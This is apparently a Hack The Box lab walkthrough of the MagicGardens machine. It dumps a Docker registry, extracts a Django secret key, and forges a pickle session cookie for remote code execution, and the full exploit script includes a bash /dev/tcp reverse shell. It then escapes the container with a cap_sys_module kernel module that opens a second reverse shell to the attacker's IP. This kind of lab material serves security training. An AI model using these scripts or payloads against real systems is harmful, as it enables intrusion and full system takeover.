┌──(pallangyo㉿kali)-[~/../Hack the box/Machine/Retired machines/MagicGardens]
└─$ curl -k https://magicgardens.htb:5000/v2/ -u AlexMiles:diamonds
{}
┌──(pallangyo㉿kali)-[~/../Hack the box/Machine/Retired machines/MagicGardens]
└─$
```

It has a single repository:

```
┌──(pallangyo㉿kali)-[~/../Hack the box/Machine/Retired machines/MagicGardens]
└─$ curl -k https://magicgardens.htb:5000/v2/_catalog -u AlexMiles:diamonds
{"repositories":["magicgardens.htb"]}
┌──(pallangyo㉿kali)-[~/../Hack the box/Machine/Retired machines/MagicGardens]
└─$
```

There's one tag for that image:

```
┌──(pallangyo㉿kali)-[~/../Hack the box/Machine/Retired machines/MagicGardens]
└─$ curl -k https://magicgardens.htb:5000/v2/magicgardens.htb/tags/list -u AlexMiles:diamonds
{"name":"magicgardens.htb","tags":["1.3"]}
```

Get Container

From here, I can continue to enumerate and collect blobs using `curl`, but that is very manual and not interesting. I could also set up the TLS certificate authorities to download the image with `docker` itself (as I showed in RegistryTwo). I'll use DockerRegistryGrabber to download the layers of the image:


```
┌──(pallangyo㉿kali)-[~/../Hack the box/Machine/Retired machines/MagicGardens]
└─$ sudo git clone https://github.com/Syzik/DockerRegistryGrabber.git /opt/DockerRegistryGrabber

Cloning into '/opt/DockerRegistryGrabber'...
remote: Enumerating objects: 120, done.
remote: Counting objects: 100% (68/68), done.
remote: Compressing objects: 100% (53/53), done.
remote: Total 120 (delta 35), reused 33 (delta 15), pack-reused 52 (from 1)
Receiving objects: 100% (120/120), 878.35 KiB | 365.00 KiB/s, done.
Resolving deltas: 100% (54/54), done.
```

┌──(.venv)─(pallangyo㉿kali)-[~/…/Machine/Retired machines/MagicGardens/DockerRegistryGrabber]

└─$ ***python3 drg.py -U AlexMiles -P diamonds --dump magicgardens.htb https://10.10.11.9***

[+] BlobSum found 32

[+] Dumping magicgardens.htb



File System

I'll run a loop to extract all the layers:

┌──(.venv)─(pallangyo㉿kali)-[~/…/Machine/Retired machines/MagicGardens/DockerRegistryGrabber]

└─$ ***ls***

README.md deploy.sh deploybasicauth.sh drg.py magicgardens.htb pyproject.toml requirements.txt screenshot

┌──(.venv)─(pallangyo㉿kali)-[~/…/Machine/Retired machines/MagicGardens/DockerRegistryGrabber]

└─$ ***cd magicgardens.htb***

┌──(.venv)─(pallangyo㉿kali)-[~/…/Retired machines/MagicGardens/DockerRegistryGrabber/magicgardens.htb]

└─$ ***ls***

```
┌──(.venv)─(pallangyo㉿kali)-[~/…/Retired machines/MagicGardens/DockerRegistryGrabber/magicgardens.htb]
└─$ ls -1 | while read fn; do tar -xf "${fn}"; done
┌──(.venv)─(pallangyo㉿kali)-[~/…/Retired machines/MagicGardens/DockerRegistryGrabber/magicgardens.htb]
└─$ ls | grep -v tar.gz
```

The result looks like a standard Linux file system. There's a Python application in `usr/src/app`:s

```
┌──(.venv)─(pallangyo㉿kali)-[~/…/Retired machines/MagicGardens/DockerRegistryGrabber/magicgardens.htb]
└─$ ls usr/src/app/
app  db.sqlite3  entrypoint.sh  manage.py  media  requirements.txt  static  store
```

It has the container entry script that starts Django and nginx:

```
┌──(pallangyo㉿kali)-[~/…/Retired machines/MagicGardens/DockerRegistryGrabber/magicgardens.htb]
└─$ cat usr/src/app/entrypoint.sh
#!/bin/bash
RUN_PORT="8001"
python manage.py migrate --no-input
gunicorn app.wsgi:application --bind "0.0.0.0:${RUN_PORT}" --daemon
nginx -g 'daemon off;'
```

There is a `.env` file that holds the application secret:

```
┌──(pallangyo㉿kali)-[~/…/Retired machines/MagicGardens/DockerRegistryGrabber/magicgardens.htb]
└─$ cat usr/src/app/.env
DEBUG=False
SECRET_KEY=55A6cc8e2b8#ae1662c34)618U549601$7eC3f0@b1e8c2577J22a8f6edcb5c9b80X8f4&87b
```

The `settings.py` file shows that it's using the no longer supported `PickleSerializer`:

```
┌──(pallangyo㉿kali)-[~/…/Retired machines/MagicGardens/DockerRegistryGrabber/magicgardens.htb]
└─$ find usr/src/app/ -name "settings.py"
usr/src/app/app/settings.py

┌──(pallangyo㉿kali)-[~/…/Retired machines/MagicGardens/DockerRegistryGrabber/magicgardens.htb]
└─$ cat usr/src/app/app/settings.py
SESSION_SERIALIZER = 'django.contrib.sessions.serializers.PickleSerializer'
```

Django Serialization Exploit

Strategy

With the Django secret, I can craft a cookie that will validate and be deserialized by the application. I've shown this attack before in Developer over three years ago. The attack is based on this post from SCRT Team Blog about getting RCE on Facebook.

The post is from 2018, and targets a legacy Python (v2) server. In Developer, I had to get Python2 installed there because that's what the target used. Here, it's almost certainly Python3.

The post does include a POC script, which I'll get to work with a few updates.

Setup Environment

Because it's using the Pickle serializer, there's an attack to get RCE. I'll need to have Django installed on my machine to do this attack. I'll start by creating a Python virtual environment and installing Django:

```
┌──(pallangyo㉿kali)-[~/…/Retired machines/MagicGardens/DockerRegistryGrabber/magicgardens.htb]
└─$ python -m venv venv

┌──(pallangyo㉿kali)-[~/…/Retired machines/MagicGardens/DockerRegistryGrabber/magicgardens.htb]
└─$  source venv/bin/activate
```

I'll remove Django and install an older version by cloning the repo and checking out the last version of 4.X:
I will go to (https://www.djangoproject.com/download/) and download Unsupported previous releases (4.1.13).

```
┌──(venv)─(pallangyo㉿kali)-[~/…/DockerRegistryGrabber/magicgardens.htb/django-main/django]
└─$ pip3 install django==4.1.13
Collecting django==4.1.13
  Downloading Django-4.1.13-py3-none-any.whl.metadata (4.1 kB)
Requirement already satisfied: asgiref<4,>=3.5.2 in /home/pallangyo/Documents/Security/Hack the box/Machine/Retired machines/MagicGardens/DockerRegistryGrabber/magicgardens.htb/venv/lib/python3.13/site-packages (from django==4.1.13) (3.8.1)
Requirement already satisfied: sqlparse>=0.2.2 in /home/pallangyo/Documents/Security/Hack the box/Machine/Retired machines/MagicGardens/DockerRegistryGrabber/magicgardens.htb/venv/lib/python3.13/site-packages (from django==4.1.13) (0.5.3)
Downloading Django-4.1.13-py3-none-any.whl (8.1 MB)
   ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 8.1/8.1 MB 235.3 kB/s eta 0:00:00

Installing collected packages: django
Successfully installed django-4.1.13
```

POC
The POC script in the blog post mostly works. It loads an existing cookie, and attaches a serialized object that will execute a command when it is deserialized:

```
#!/usr/bin/python

import django.core.signing
import django.contrib.sessions.serializers
from django.http import HttpResponse
import cPickle
import os

SECRET_KEY = '[RETRIEVEDKEY]'

# Initial cookie I had on Sentry when trying to reset a password
cookie = 'gAJ9cQFYCgAAAHRlc3Rjb29raWVxAlgGAAAAd29ya2VkcQNzLg:1fjsBy:FdZ8oz3sQBnx2TPyncNt0LoyiAw'

newContent = django.core.signing.loads(
    cookie,
```

```
    key=SECRET_KEY,
    serializer=django.contrib.sessions.serializers.PickleSerializer,
    salt='django.contrib.sessions.backends.signed_cookies'
)

class PickleRce(object):
    def __reduce__(self):
        return os.system, ("sleep 30",)

newContent['testcookie'] = PickleRce()

print(
    django.core.signing.dumps(
        newContent,

        key=SECRET_KEY,

        serializer=django.contrib.sessions.serializers.PickleSerializer,

        salt='django.contrib.sessions.backends.signed_cookies',
        compress=True
    )
)
```

Then it dumps that cookie out as text. I'll remove the unused `HttpResponse` and `cPickle` imports, and update the `print` statement to use (). I'll add in the secret and a cookie stoken from morty:

```
import django.core.signing
import django.contrib.sessions.serializers
import os

SECRET_KEY =
'55A6cc8e2b8#ae1662c34)618U549601$7eC3f0@b1e8c2577J22a8f6edcb5c9b80X8f4&87b
'


cookie =
'.eJxNjUFOwzAQRVshEJWCkOASsLFix2nqHWLPigNE48kEB1pHim2xQuIAXg73JQ0gOrv
339efz_Ov2_VquQ--y1ctpOjaFGhqh47zWnG-Ocks4Bv5Wdx3r-
BfRoGjj9NgxbEifm0QT2NH-8e_7vXJgIPgOD_IGnvVN0ZWVNZaEe0UmtJaLaE3UkG9K7c
V9nWDW2mtsiWpSpOWaJtKozGcL49zHg7E-SymA-eLECGmMJvnCL6Daf68eR-
Ca_dDiJxXnIsFcUw-0sSuyBuEKf74mYqF_nUS3-
YCZmc:1tkgG8:jYMOrOCgQERY4rQo0HshgqreJZWDBK17nC69YyfXMXk'

newContent = django.core.signing.loads(
    cookie,
    key=SECRET_KEY,
```

```
    serializer=django.contrib.sessions.serializers.PickleSerializer,
    salt='django.contrib.sessions.backends.signed_cookies'
)

class PickleRce(object):
    def __reduce__(self):
        return os.system, ("sleep 30",)

newContent['testcookie'] = PickleRce()

print(
    django.core.signing.dumps(
        newContent,
        key=SECRET_KEY,
        serializer=django.contrib.sessions.serializers.PickleSerializer,
        salt='django.contrib.sessions.backends.signed_cookies',
        compress=True
    )
)
```

Running this generates an error having to do with the **Django session** not being initiated:

```
┌──(pallangyo㉿kali)-[~/…/Retired machines/MagicGardens/DockerRegistryGrabber/magicgardens.htb]
└─$ python django_exploit.py
Traceback (most recent call last):
  File "/home/pallangyo/Documents/Security/Hack the box/Machine/Retired machines/MagicGardens/DockerRegistryGrabber/magicgardens.htb/django_exploit.py", line 9, in <module>
    newContent = django.core.signing.loads(
        cookie,
    ...<2 lines>...
        salt='django.contrib.sessions.backends.signed_cookies'
    )
  File "/usr/lib/python3/dist-packages/django/core/signing.py", line 170, in loads
    return TimestampSigner(
           ~~~~~~~~~~~~~~~~^
        key=key, salt=salt, fallback_keys=fallback_keys
        ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
    ).unsign_object(
    ^
  File "/usr/lib/python3/dist-packages/django/core/signing.py", line 197, in __init__
    else settings.SECRET_KEY_FALLBACKS
         ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
  File "/usr/lib/python3/dist-packages/django/conf/__init__.py", line 102, in __getattr__
    self._setup(name)
```

*~~~~~~~~~~~^^^^^^*
File "/usr/lib/python3/dist-packages/django/conf/__init__.py", line 82, in _setup
raise ImproperlyConfigured(
...<4 lines>...
)
django.core.exceptions.ImproperlyConfigured: Requested setting SECRET_KEY_FALLBACKS, but settings are not configured. You must either define the environment variable DJANGO_SETTINGS_MODULE or call settings.configure() before accessing settings.

Solving Django Settings Configuration Error in Standalone Script
Problem Statement
When running the script, Django raises the following error:
`django.core.exceptions.ImproperlyConfigured: Requested setting SECRET_KEY_FALLBACKS, but settings are not configured.`

This happens because Django expects a fully configured settings environment, but since the script is running as a standalone program, it lacks proper settings initialization.

Solution
To resolve this issue, explicitly configure Django settings before calling **`django.core.signing.loads`**. Modify your script as follows:

```
import django
from django.conf import settings
import django.core.signing
import django.contrib.sessions.serializers
import os

# Properly configure Django settings
settings.configure(

SECRET_KEY='55A6cc8e2b8#ae1662c34)618U549601$7eC3f0@b1e8c2577J22a8f6edcb5c9b80X8f4&87b',
    SECRET_KEY_FALLBACKS=[],  # Explicitly set to avoid Django errors
)

# Provided session cookie
cookie = '.eJxNjUFOwzAQRVshEJWCkOASsLFix2nqHWLPigNE48kEB1pHim2xQuIAXg73JQ0gOrv339efz_Ov2_VquQ--y1ctpOjaFGhqh47zWnG-Ocks4Bv5Wdx3r-BfRoGjj9NgxbEifm0QT2NH-8e_7vXJgIPgOD_IGnvVN0ZWVNZaEe0UmtJaLaE3UkG9K7cV9nWDW2mtsiWpSpOWaJtKozGcL49zHg7E-SymA-eLECGmMJvnCL6Daf68eR-Ca_dDiJxXnIsFcUw-0sSuyBuEKf74mYqF_nUS3-YCZmc:1tkgG8:jYMOrOCgQERY4rQo0HshgqreJZWDBK17nC69YyfXMXk'
```

```
# Deserialize the cookie
newContent = django.core.signing.loads(
    cookie,
serializer=django.contrib.sessions.serializers.PickleSerializer,
    salt='django.contrib.sessions.backends.signed_cookies'
)

# Define a class for Remote Code Execution (RCE) payload
class PickleRce:
    def __reduce__(self):
        return os.system, ("sleep 30",)

# Inject malicious payload into session data
newContent['testcookie'] = PickleRce()

# Serialize and print the modified session data
print(
    django.core.signing.dumps(
        newContent,
serializer=django.contrib.sessions.serializers.PickleSerializer,
salt='django.contrib.sessions.backends.signed_cookies',
        compress=True
    )
)
```

Explanation of the Fix

1. **Explicitly Configure Django Settings**
   - The script now calls **`settings.configure(...)`** before using `django.core.signing`.
   - This prevents Django from searching for `DJANGO_SETTINGS_MODULE`, which is only required in a full Django project.
   - `SECRET_KEY_FALLBACKS=[]` is explicitly defined to prevent errors.
2. **Properly Deserialize and Modify the Session Data**
   - The session cookie is deserialized using `django.core.signing.loads()`.
   - A malicious object (`PickleRce`) is inserted to execute arbitrary code when the session is loaded.
3. **Re-sign the Cookie**
   - The modified session data is serialized again using `django.core.signing.dumps()` to generate a new signed cookie.

Expected Output
Running the script should generate a new Django-signed session cookie with the injected payload. The output should look like this:

```
.eJxNjL1qAkEURmOhBCEIPoFl0gzzt67TBXsbX2CZuXs3u_7siDMLphDS2E3n9fV8F
hM04Feec_h--pfry31Hek9vhe1iXXQB90VTUupJSuMn5iyssf0VH-XKtl-
egW_jvnHsL2EPG9jCl7iZ_7ejp4PahprSp8igklVuhEKeaYk4k2C4c1rYyghpsxmfK
qiyHKbCOek4SqVRC3C50mAMpWHEEMH7dYOU-
jsfmgOlQfgOEbd0pvQaNoi7ieJ0oiV17AaAXlKa:1tkh9Z:j8O_Un5X734meDmhmdl
RhTLo7G0i2jKk4tjzPUpfqSg
```

I'll set this as my cookie in the browser dev tools, and refresh the main page. It takes over 30 seconds to load (on account of the 30 second sleep)! That's RCE!

Shell
I'll clean up the script a bit, and bring in `requests` to make the request for me, avoiding having to update the cookie in dev tools:

Automating RCE in Django via Signed Cookies
This exploit leverages **Django's signed session cookies** to execute **remote code execution (RCE)**. Instead of manually modifying cookies in developer tools, this script **automates the process** by:

✅ **Generating a malicious session cookie** containing a reverse shell.
✅ **Sending an HTTP request** with the modified session cookie.
✅ **Executing the payload** on the target Django server.

Prerequisites
Before running this script, make sure you:

- Have Python 3 installed (`python3 --version`).
- Have the `requests` and `django` libraries installed:
  `pip install requests django`
- Set up a **Netcat listener** on your attack machine:
  `nc -lvnp 4444`

Exploit Code
Save this script as **`django_exploit.py`:**

```
import os
import sys
import django.core.signing
import requests
from django.conf import settings
from django.contrib.sessions.serializers import
PickleSerializer

# Define a class to execute system commands via __reduce__
```

```
class PickleRCE(object):
    def __reduce__(self):
        return (os.system, (f"bash -c 'bash -i >&
/dev/tcp/{sys.argv[2]}/{sys.argv[3]} 0>&1'",))

# Ensure correct number of arguments
if len(sys.argv) != 4:
    print(f"Usage: {sys.argv[0]} <target_url> <attacker_ip>
<attacker_port>")
    sys.exit(1)

# Get command-line arguments
target_url = sys.argv[1] if sys.argv[1].startswith('http')
else f'http://{sys.argv[1]}'
attacker_ip = sys.argv[2]
attacker_port = sys.argv[3]

# Django settings and session salt
salt = "django.contrib.sessions.backends.signed_cookies"
settings.configure(SECRET_KEY="55A6cc8e2b8#ae1662c34)618U5496
01$7eC3f0@b1e8c2577J22a8f6edcb5c9b80X8f4&87b")

# Original session cookie (Modify this based on target's
session cookie)
original_cookie =
".eJxNjU1qwzAQhZNFQgMphZyi3QhLluNoV7rvqgcwkixFbhMJ9EPpotADzHJ
63zpuAp7d977Hm5_V7265mO4bH-
GuJBO9PBuE1TnE_IWwTlnmksbgLUtrETafQ3LdaUgZYYGwnVCH4rOJ6Naw0TL
mfz_SdqKZvu9kya67POqGHmHJEHazTEn9Yfwonvp36Y-
B6OBzHBS5VMjVJvIaenN6uXUfZgNOJofwTBttmW0FrU3VcGbMgWlRKcWptIIy
2Ryqfa1t0-
o9VYqpyrCaG061amuuhcBC_gDes2X7:1tecu5:oPSudCgAnfUwcXeLzEYI0Jy
LYEiYp0zWMnetW6Tdjhs"

# Deserialize, modify, and re-sign the session cookie
cookie_obj = django.core.signing.loads(original_cookie,
serializer=PickleSerializer, salt=salt)
cookie_obj['testcookie'] = PickleRCE()
new_cookie = django.core.signing.dumps(cookie_obj,
serializer=PickleSerializer, salt=salt, compress=True)

# Print the generated malicious cookie
print(f"[+] Generated malicious cookie: {new_cookie}")

# Send the attack request
response = requests.get(target_url, cookies={"sessionid":
new_cookie})
print(f"[+] Response status: {response.status_code}")
print(f"[+] Response headers: {response.headers}")
print(f"[+] Response content: {response.text[:500]}")  #
Print only the first 500 characters
```

Exploitation Steps

1️⃣ Start a Listener on the Host's Machine

Run the following command on your **Kali Linux(Host machine)** to catch the reverse shell:

```
nc -lvnp 4444
```

(Change `4444` to your desired port if needed.)

2️⃣ Run the Exploit

Execute the script with:

```
python3 django_exploit.py magicgardens.htb 10.10.16.78 4444
```

Argument	Description
`magicgardens.htb`	**Target website URL (replace with actual target).**
`10.10.16.78`	**Your attacker's IP address (where Netcat is listening).**
`4444`	**The port you used in the Netcat listener.**

Reverse Shell Successfully Established

```
┌──(pallangyo㉿kali)-[~/MagicGardens]
└─$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.11.9 45398
bash: cannot set terminal process group (16): Inappropriate
ioctl for device
bash: no job control in this shell
root@5e5026ac6a81:/usr/src/app#
```

I'll upgrade the shell using the **standard trick**:

root@5e5026ac6a81:/usr/src/app# script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@5e5026ac6a81:/usr/src/app#

Shell as root

Enumeration

Looking around the filesystem, it very much matches up with what I got from the Docker Registry.

The shell is in the **/usr/src/app** directory where the Django application is:

root@5e5026ac6a81:/usr/src/app# ls
ls
app entrypoint.sh media static
db.sqlite3 manage.py requirements.txt store
root@5e5026ac6a81:/usr/src/app#

The hostname is a random 12 characters (as is typical for Docker containers) and there's no root.txt. **capsh** shows the privileges for the container:

root@5e5026ac6a81:/usr/src/app# cd
cd
root@5e5026ac6a81:~# capsh --print
capsh --print
Current:
cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot,cap_audit_write,cap_setfcap=ep
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot,cap_audit_write,cap_setfcap
Ambient set =
Current IAB: !cap_dac_read_search,!cap_linux_immutable,!cap_net_broadcast,!cap_net_admin,!cap_ipc_lock,!cap_ipc_owner,!cap_sys_rawio,!cap_sys_ptrace,!cap_sys_pacct,!cap_sys_admin,!cap_sys_boot,!cap_sys_nice,!cap_sys_resource,!cap_sys_time,!cap_sys_tty_config,!cap_mknod,!cap_lease,!cap_audit_control,!cap_mac_override,!cap_mac_admin,!cap_syslog,!cap_wake_alarm,!cap_block_suspend,!cap_audit_read,!cap_perfmon,!cap_bpf,!cap_checkpoint_restore
Securebits: 00/0x0/1'b0 (no-new-privs=0)
secure-noroot: no (unlocked)
secure-no-suid-fixup: no (unlocked)
secure-keep-caps: no (unlocked)
secure-no-ambient-raise: no (unlocked)
uid=0(root) euid=0(root)
gid=0(root)
groups=0(root)
Guessed mode: HYBRID (4)
root@5e5026ac6a81:~#

Kernel Module
Strategy

The most obviously exploitable capability in the **`capsh`** output is **`cap_sys_module`**, which allows the container to load and unload kernel modules.

A post form **RedFox** Security, Exploiting Linux Capabilities: **CAP_SYS_MODULE**, shows exactly how to create a kernel module that will return a reverse shell when run. **HackTricks** has a section on abusing this as well, and the "**Example with environment (Docker breakout)**" fits exactly here.

Exploit

I'll grab the POC module / reverse shell from the HackTricks page and update it for host IP / port:

File created **reverse-shell.c**

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ touch reverse-shell.c
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ nano reverse-shell.c
```

Its content;

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kmod.h>

MODULE_LICENSE("GPL");

static int __init reverse_shell_init(void) {
    char* argv[] = {"/bin/bash", "-c", "bash -i >& /dev/tcp/10.10.16.78/9001 0>&1",
NULL};
    static char* envp[] =
{"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL};

    return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}

static void __exit reverse_shell_exit(void) {
    // Cleanup code if necessary
}

module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
```

I'll also save a copy of their `Makefile`:

```
┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ touch Makefile

┌──(pallangyo㉿kali)-[~/…/Hack the box/Machine/Retired machines/MagicGardens]
└─$ nano Makefile
```

It's content (Makefile) ;

```
obj-m += reverse-shell.o

all:
        make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules

clean:
```

make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean

Transferring Files Using a Python HTTP Server

I use a Python HTTP server on my Kali machine and download the files on the target using `wget`.

Step 1: Start an HTTP Server on My Kali Machine

I navigate to the directory containing the files and start a simple HTTP server:

```
cd ~/Hack\ the\ box/Machine/Retired\ machines/MagicGardens
python3 -m http.server 8080
```

This will serve all files in that directory on port `8080`.

Example Output:

```
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.10.11.9 - - [19/Feb/2025 13:53:38] "GET /reverse-shell.c
HTTP/1.1" 200 -
10.10.11.9 - - [19/Feb/2025 13:54:12] "GET /Makefile HTTP/1.1" 200
-
```

Step 2: Download the Files on the Target Machine

On my reverse shell, I navigate to `/dev/shm` (a writable temporary directory) and use `wget` to download the files from my Kali machine:

```
cd /dev/shm
wget http://10.10.16.78:8080/reverse-shell.c
wget http://10.10.16.78:8080/Makefile
```

Example Output:

```
root@5e5026ac6a81:/dev/shm# wget http://10.10.16.78:8080/reverse-
shell.c
--2025-02-19 10:36:26--  http://10.10.16.78:8080/reverse-shell.c
Connecting to 10.10.16.78:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 716 [text/x-csrc]
Saving to: ‘reverse-shell.c’

reverse-shell.c     100%[===================>]     716  --.-KB/s
in 0s

2025-02-19 10:36:28 (89.3 MB/s) - ‘reverse-shell.c’ saved
[716/716]

root@5e5026ac6a81:/dev/shm# wget http://10.10.16.78:8080/Makefile
--2025-02-19 10:37:00--  http://10.10.16.78:8080/Makefile
```

```
Connecting to 10.10.16.78:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 176 [application/octet-stream]
Saving to: ‘Makefile’

Makefile            100%[===================>]     176  --.-KB/s
in 0s

2025-02-19 10:37:02 (22.4 MB/s) - ‘Makefile’ saved [176/176]
```

Step 3: Verify the File Upload
Once downloaded, I confirm the files are in `/dev/shm` by running:
`ls -l /dev/shm`

Example Output:
```
root@5e5026ac6a81:/dev/shm# ls -l /dev/shm
ls -l /dev/shm
total 8
-rw-r--r-- 1 root root 176 Feb 18 10:42 Makefile
-rw-r--r-- 1 root root 716 Feb 18 10:35 reverse-shell.c
root@5e5026ac6a81:/dev/shm#
```

Now, the files are successfully transferred to the target machine.

Exploiting MagicGardens with a Kernel Module

Step 1: Compiling the Kernel Module

After uploading `reverse-shell.c` and `Makefile` to the target machine, I compiled the `reverse-shell.ko` kernel module on the target system.

Running `make` to Compile the Module

```
root@5e5026ac6a81:/dev/shm# make
```

Output:

```
make: Warning: File 'Makefile' has modification time 679 s in the future
make -C /lib/modules/6.1.0-20-amd64/build M=/dev/shm modules
make[1]: Entering directory '/usr/src/linux-headers-6.1.0-20-amd64'
make[2]: Warning: File '/dev/shm/Makefile' has modification time 679 s in
the future
  CC [M]  /dev/shm/reverse-shell.o
make[2]: warning:  Clock skew detected.  Your build may be incomplete.
make[2]: Warning: File '/dev/shm/Makefile' has modification time 678 s in
the future
  MODPOST /dev/shm/Module.symvers
make[2]: warning:  Clock skew detected.  Your build may be incomplete.
  CC [M]  /dev/shm/reverse-shell.mod.o
  LD [M]  /dev/shm/reverse-shell.ko
  BTF [M] /dev/shm/reverse-shell.ko
Skipping BTF generation for /dev/shm/reverse-shell.ko due to
unavailability of vmlinux
make[1]: Leaving directory '/usr/src/linux-headers-6.1.0-20-amd64'
make: warning:  Clock skew detected.  Your build may be incomplete.
```

Despite the warnings about clock skew, the kernel module compiled successfully.

Step 2: Setting Up a Netcat Listener

Before loading the module, I set up a Netcat listener on my attacking machine to receive the incoming connection.

```
┌──(pallangyo㉿kali)-[~/…/MagicGardens/DockerRegistryGrabber/magicgardens.htb/deepce]
└─$ nc -lnvp 9001
```

Output:

```
Listening on 0.0.0.0 9001
```

Step 3: Loading the Kernel Module

After compiling, I verified the presence of `reverse-shell.ko` in `/dev/shm`:

```
root@5e5026ac6a81:/dev/shm# ls
```

Output:

```
Makefile        reverse-shell.c    reverse-shell.mod.c
Module.symvers  reverse-shell.ko   reverse-shell.mod.o
modules.order   reverse-shell.mod  reverse-shell.o
```

Next, I loaded the module using **`insmod`**:

```
root@5e5026ac6a81:/dev/shm# insmod reverse-shell.ko
```

Step 4: Receiving the Reverse Shell

As soon as I loaded the module, my Netcat listener received the incoming connection from the target machine:

```
┌──(pallangyo㉿kali)-[~/…/MagicGardens/DockerRegistryGrabber/magicgardens.htb/deepce]
└─$ nc -lnvp 9001
```

Output:

```
Listening on 0.0.0.0 9001
Connection received on 10.10.11.9 34754
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
```

I successfully gained a root shell on the target machine:

```
root@magicgardens:/#
```

Step 5: Exploring the Target System

I ran `ls` to view the system directories:

```
root@magicgardens:/# ls
```

Output:

```
bin   boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost+found
media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var  vmlinuz
vmlinuz.old
```

Step 6: Retrieving the Root Flag

I navigated to the root directory:

```
root@magicgardens:/# cd root
```

I listed its contents:

```
root@magicgardens:/root# ls
```

Output:

```
docker  healthcheck.sh  root.txt
```

The `root.txt` file contained the flag. I used `cat` to read it:

```
root@magicgardens:/root# cat root.txt
```

Output:

```
899382**********************
```